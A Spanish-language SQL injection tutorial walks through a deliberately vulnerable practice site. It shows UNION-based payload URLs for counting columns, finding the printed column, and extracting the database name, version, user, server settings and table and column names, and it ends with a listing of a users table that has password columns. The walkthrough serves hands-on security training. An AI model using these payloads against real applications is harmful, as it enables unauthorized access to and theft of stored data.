


# **\$QL FOR DUMMIES**

*ELABORADO POR: ARSENIC*

## **Detectando tipo de \$QL:**


[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27)



Sabemos que este tipo de error da con id='1' cuando es un mysql !!

## **Adivinando el número de columnas:**

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27%20order%20by%204--+](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27%20order%20by%204--+)



Mientras nos diga Unknown column 4 disminuimos el número de columnas hasta q nos deje de dar error o bien nos muestre las columnas. En este caso tiene 3 columnas ya que deja de dar error.


## **Estructura a tener en cuenta:**

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=+balance\\_1'+injection+order+by+4+comment--+](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=+balance_1'+injection+order+by+4+comment--+)

El siguiente paso será detectar cuál/es de las columnas son vulnerables y hacen el print

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1'union](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1'union)

select0x68656c6c6f31,0x68656c6c6f32,0x68656c6c6f33-- -



Observamos que se imprime el hello2, convertido en el browser en hexadecimal, sin embargo el hello1 y el hello3 no llegan a imprimirse. En consecuencia vemos que la columna vulnerable es la segunda.

### **Extrayendo datos:**

Pues esta claro para sacar la database, y la version de sql sustituimos hello2 por nuestro target:

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,database\(\),3--%20-](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,database(),3--%20-)



database() [leettime\\_761wHole](#)

version() [5.6.44-clang-lve](#)

user() [trOubl3createrha@localhost](#)

hostname() <http://sg2plcpnl0079.prod.sin2.secureserver.net/>


No es seguro | [leetime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,version\(\),3--%20-](http://leetime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,version(),3--%20-)



### **Comprobando si tiene ssl enabled or disabled:**

[http://leetime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,@@GLOBAL.have\\_ssl,3--%20-](http://leetime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,@@GLOBAL.have_ssl,3--%20-)


[leetime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,@@GLOBAL.have\\_ssl,3--%20-](http://leetime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,@@GLOBAL.have_ssl,3--%20-)



### **Comprobando si symlink está enabled or not:**


[http://leetime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,@@GLOBAL.have\\_symlink,3--%20-](http://leetime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,@@GLOBAL.have_symlink,3--%20-)

Ouh yess!!




## Buscando las tablas

[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=1%27union%20select%201,table\\_name,3%20from%20information\\_schema.tables%20where%20table\\_schema=%27leettime\\_761wHole%27%20--%20-](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1%27union%20select%201,table_name,3%20from%20information_schema.tables%20where%20table_schema=%27leettime_761wHole%27%20--%20-)



[http://leettime.net/sqlninja.com/tasks/basic\\_ch1.php?id=NADA%27union%20select%201,concat\(table\\_name,%27%20%27,column\\_name\),3%20from%20information\\_schema.columns%20where%20table\\_schema=%27leettime\\_761wHole%27%20--%20-](http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=NADA%27union%20select%201,concat(table_name,%27%20%27,column_name),3%20from%20information_schema.columns%20where%20table_schema=%27leettime_761wHole%27%20--%20-)



SQL Injection  
Ninja

Basic Injection ▾ XPATH Inj ▾ Dual Inj ▾ Blind Luck ▾ Sweet Delay ▾ Login Inj ▾ Insert Query Inj ▾ Update Query Inj ▾ Delete Query Inj ▾ Mics Injections ▾

```
Username is : testtable1 testid
Username is : testtable1 column1
Username is : testtable1 column2
Username is : testtable1 column3
  Username is : userlogs id
Username is : userlogs username
  Username is : userlogs action
  Username is : userlogs date
    Username is : users id
Username is : users username
Username is : users password
Username is : users user_type
Username is : users sec_code
```

**Autoría: Arsenic**